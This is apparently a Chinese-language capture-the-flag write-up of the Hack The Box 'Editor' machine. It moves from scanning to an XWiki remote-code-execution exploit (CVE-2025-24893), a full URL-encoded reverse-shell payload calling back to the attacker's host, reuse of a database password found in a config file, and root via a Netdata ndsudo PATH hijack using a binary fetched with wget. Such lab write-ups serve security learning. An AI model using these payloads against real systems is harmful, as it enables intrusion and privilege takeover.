HTB Season8 Editor WriteUp

1. 信息收集

1.1 端口扫描

```
nmap -sS -sV -O -A -T4 -p- 10.10.11.80
```

```
┌──(root㉿JJKali)-[~/Desktop/HTB/S8]
└─# nmap -sV -sS -T4 -A -O -p- 10.10.11.80
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-05 13:56 CST
Nmap scan report for 10.10.11.80
Host is up (0.31s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://editor.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
8080/tcp open  http    Jetty 10.0.20
| http-robots.txt: 50 disallowed entries (15 shown)
| /xwiki/bin/viewattachrev/ /xwiki/bin/viewrev/
| /xwiki/bin/pdf/ /xwiki/bin/edit/ /xwiki/bin/create/
| /xwiki/bin/inline/ /xwiki/bin/preview/ /xwiki/bin/save/
| /xwiki/bin/saveandcontinue/ /xwiki/bin/rollback/ /xwiki/bin/deleteversions/
| /xwiki/bin/cancel/ /xwiki/bin/delete/ /xwiki/bin/deletespace/
|_/xwiki/bin/undelete/
|_http-server-header: Jetty(10.0.20)
| http-methods:
|_  Potentially risky methods: PROPFIND LOCK UNLOCK
| http-cookie-flags:
|   /:
|     JSESSIONID:
|_      httponly flag not set
| http-title: XWiki - Main - Intro
|_Requested resource was http://10.10.11.80:8080/xwiki/bin/view/Main/
|_http-open-proxy: Proxy might be redirecting requests
| http-webdav-scan:
|   Server Type: Jetty(10.0.20)
|   Allowed Methods: OPTIONS, GET, HEAD, PROPFIND, LOCK, UNLOCK
|_  WebDAV type: Unknown
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 993/tcp)
HOP RTT       ADDRESS
1   198.30 ms 10.10.16.1
2   336.61 ms 10.10.11.80

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 720.86 seconds
```

结果:

端口22：OpenSSH 8.9p1

端口80：nginx 1.18.0 (Ubuntu)

端口8080：Jetty 10.0.20

1.2 hosts文件

访问80端口后重定向至editor.htb,将域名添加至hosts文件

```
10.10.11.80 editor.htb
```

80端口页面点击Docs发现外连至wiki.editor.htb,将域名添加至hosts文件

```
10.10.11.80 wiki.editor.htb
```

1.3 目录扫描

```
dirsearch -u 'http://editor.htb'
```


没有可利用的目录

```
dirsearch -u 'http://wiki.editor.htb'
```

没有可利用的目录


1.4 网站分析

editor



除了Docs外,其余没有利用价值

wiki



发现使用xwiki模板,版本为:15.10.8

1.5 漏洞利用

搜索xwiki 15.10.8 漏洞,发现CVE-2025-24893

```
┌──(root㉿JJKali)-[~/Desktop/HTB/S8]
└─# searchsploit xwiki 15.10
---------------------------------------------------------------------------------------------------
 Exploit Title                                                                |  Path
---------------------------------------------------------------------------------------------------
XWiki Platform 15.10.10 - Remote Code Execution                               | multiple/webapps/52136.txt
---------------------------------------------------------------------------------------------------
```

1.5.1 CVE-2025-24893漏洞描述

XWiki Platform 是一个通用的wiki平台，为在其上构建的应用程序提供运行时服务。通过向 `SolrSearch` 发起请求，任何访客都可以执行任意的远程代码。这会影响整个XWiki安装的安全性、完整性和可用性。要在实例上复现此问题，无需登录，请访问 `<host>/xwiki/bin/get/Main/SolrSearch?media=rss&text=%7D%7D%7D%7B%7Basync%20async%3Dfalse%7D%7D%7B%7Bgroovy%7D%7Dprintln("Hello from search text:` 。如果有输出，并且RSS标题包含“Hello from search text: 42”，则该实例存在漏洞。

CVE-2025-24893-POC

POC链接:https://github.com/hackersonsteroids/cve-2025-24893
POC要求:

1. python版本>=3.6
2. 安装requests库

```
pip install requests
```

使用方法:

```
nc -lvvp <LPORT>
./exploit.py <TARGET_DOMAIN> <LHOST> <LPORT>
```

```
┌──(root㉿JJKali)-[~/…/HTB/S8/editor/cve-2025-24893]
└─# ./exploit.py wiki.editor.htb 10.10.16.44 3333
═══════════════════════════════════════════════════════════════════════
Exploit Title : CVE-2025-24893 - XWiki Platform Remote Code Execution
Original By   : Al Baradi Joy
Modified By   : hackersOnSteroids.org Team Crew
═══════════════════════════════════════════════════════════════════════
[✔] HTTP OK: http://wiki.editor.htb
[+] Sending exploit to:
    http://wiki.editor.htb/xwiki/bin/get/Main/SolrSearch?media=rss&text=%7D%7D%7D%7B%7Basync%20async%3Dfalse%7D%7D%7B%7Bgroovy%7D%7Dnew%20ProcessBuilder%28%5
B%27%2Fbin%2Fbash%27%2C%27-c%27%2C%27python3%20-c%20%5C%27import%20socket%2Csubprocess%2Cos%3Bs%3Dsocket.socket%28%29%3Bs.connect%28%28%2210.10.16.44%22%2C33
33%29%29%3Bos.dup2%28s.fileno%28%29%2C0%29%3Bos.dup2%28s.fileno%28%29%2C1%29%3Bos.dup2%28s.fileno%28%29%2C2%29%3Bsubprocess.call%28%5B%22%2Fbin%2Fsh%22%2C%22
-i%22%5D%29%5C%27%27%5D%29.redirectErrorStream%28true%29.start%28%29%7B%7B%2Fgroovy%7D%7D%7B%7B%2Fasync%7D%7D

[+] HTTP 200; now check your listener.
```

成功得到xwiki的shell

```
connect to [10.10.16.44] from editor.htb [10.10.11.80] 52184
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c'import pty;pty.spawn("/bin/bash");)';
  File "<string>", line 1
    import pty;pty.spawn("/bin/bash");)
                                      ^
SyntaxError: unmatched ')'
$ python3 -c'import pty;pty.spawn("/bin/bash");'
xwiki@editor:/usr/lib/xwiki-jetty$
```

1.6 提权

xwiki的shell为程序权限,并且xwiki有关配置由root用户所有,无法修改配置文件使用超级管理员登入网站后台,因此要将shell权限提升至普通用户oliver,才能进行root权限提升;

1.6.1 xwiki配置文件

xwiki配置文件路径为:/etc/xwiki/
其中hibernate.cfg.xml文件下存放数据库的配置文件

```
    -->
    <property name="hibernate.connection.url">jdbc:mysql://localhost/xwiki?useSSL=false&amp;connectionTimeZone=LOCAL&amp;allowPublicKeyRetrieval=true</proper
ty>
    <property name="hibernate.connection.username">xwiki</property>
    <property name="hibernate.connection.password">theEd1t0rTeam99</property>
    <property name="hibernate.connection.driver_class">com.mysql.cj.jdbc.Driver</property>
    <property name="hibernate.dbcp.poolPreparedStatements">true</property>
    <property name="hibernate.dbcp.maxOpenPreparedStatements">20</property>

    <property name="hibernate.connection.charSet">UTF-8</property>
    <property name="hibernate.connection.useUnicode">true</property>
    <property name="hibernate.connection.characterEncoding">utf8</property>

    <mapping resource="xwiki.hbm.xml"/>
    <mapping resource="feeds.hbm.xml"/>
    <mapping resource="instance.hbm.xml"/>
    <mapping resource="notification-filter-preferences.hbm.xml"/>
    <mapping resource="mailsender.hbm.xml"/>
```

发现MySQL用户名密码

`xwiki:theEd1t0rTeam99`

成功登入mysql,但搜索一番无果,尝试修改xwiki平台的neal用户密码无果

1.6.2 普通用户oliver权限

尝试将数据库密码用su切换至普通用户oliver失败,但使用ssh登入至oliver用户成功

```
ssh oliver@10.10.16.80
theEd1t0rTeam99
```

```
# ssh oliver@10.10.11.80
oliver@10.10.11.80's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-151-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Tue Aug  5 07:01:22 AM UTC 2025

  System load:  0.03              Processes:             329
  Usage of /:   70.6% of 7.28GB   Users logged in:       2
  Memory usage: 64%               IPv4 address for eth0: 10.10.11.80
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

4 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

4 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Tue Aug 5 08:29:51 2025 from 10.10.16.44
oliver@editor:~$
```

查看用户权限

```
id
```

```
oliver@editor:~$ id
uid=1000(oliver) gid=1000(oliver) groups=1000(oliver),999(netdata)
```

发现oliver用户在netdata组内,查看netdata版本

因为netdata不在oliver用户的环境变量中,所以无法直接使用netdata命令,需要使用绝对路径执行netdata命令

```
cd /opt/netdata/usr/bin
./netdata -v
```

or

```
/opt/netdata/usr/bin/netdata -v
```

```
oliver@editor:/opt/netdata/usr/bin$ ./netdata -v
netdata v1.45.2
```

1.6.3 root用户权限

搜索该版本的netdata是否有漏洞

Bug 930066 (CVE-2024-32019) - <net-analyzer/netdata-1.45.3: ndsudo - local privilege escalation via untrusted search path

Status: RESOLVED FIXED
Alias: CVE-2024-32019
Product: Gentoo Security
Component: Vulnerabilities (show other bugs)
Hardware: All Linux
Importance: Normal normal
Assignee: Gentoo Security

Reported: 2024-04-15 12:56 UTC by Petr Vaněk
Modified: 2024-04-15 15:25 UTC (History)
CC List: 1 user (show)
See Also:

1.6.3.1 CVE-2024-32019漏洞详解

ndsudo：通过不受信任的搜索路径进行本地权限提升

漏洞概述

Netdata 是一款开源的可观测性工具。在受影响的版本中，随 Netdata Agent 发布的 `ndsudo` 工具允许攻击者以 root 权限执行任意程序，从而造成本地权限提升。

影响版本

1.45.3 及 1.45.2-169 之前的版本

漏洞细节

`ndsudo` 工具作为 `root` 所有者并设置了 SUID 位的可执行文件。虽然它只运行一个受限的外部命令集，但其搜索路径是由 `PATH` 环境变量提供的。这允许攻击者控制 `ndsudo` 用于查找这些命令的路径，而这些路径可能是攻击者具有写权限的。因此，可能导致本地权限提升。

影响

可以通过利用此漏洞以普通用户身份执行任意 root 权限的操作，从而导致不受限制的权限。

1.6.3.2 CVE-2024-32020-POC

POC地址:https://github.com/AzureADTrent/CVE-2024-32019-POC

1. 先决条件:

- 在目标系统上具有本地 shell 访问权限
- 可以执行以下命令，但它会失败并显示“找不到”或类似错误：

```
./ndsudo nvme-list
```

2. 编译POC

```
gcc poc.c -o nvme
```

3. 将nvme传输至目标

将编译后的二进制文件移动或上传到用户可写的目录，例如：/tmp/nvme

```
#在攻击机开启简单web服务器用于传输POC
python -m http.server
#目标服务器主动接受POC
wget http://<攻击机IP>:8000/nvme
```

4. 准备执行POC

```
chmod +x /tmp/nvme
export PATH=/tmp:$PATH
```

5. 执行POC

```
#找到ndsudo的存放位置
find / -name '*ndsudo*' 2>/dev/null
#执行POC
/opt/netdata/usr/libexec/netdata/plugins.d/ndsudo nvme-list

or

cd /opt/netdata/usr/libexec/netdata/plugins.d
./ndsudo nvme-list
```

提权至root成功

```
oliver@editor:/tmp$ wget http://10.10.16.44:8000/nvme
--2025-08-05 09:44:24--  http://10.10.16.44:8000/nvme
Connecting to 10.10.16.44:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16056 (16K) [application/octet-stream]
Saving to: ‘nvme’

nvme                    100%[===================================>]  15.68K  24.9KB/s    in 0.6s

2025-08-05 09:44:26 (24.9 KB/s) - ‘nvme’ saved [16056/16056]

oliver@editor:/tmp$ chmod +x nvme
oliver@editor:/tmp$ export PATH=/tmp:$PATH
oliver@editor:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
oliver@editor:/tmp$ /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo nvme-list
root@editor:/tmp# id
uid=0(root) gid=0(root) groups=0(root),999(netdata),1000(oliver)
root@editor:/tmp#
```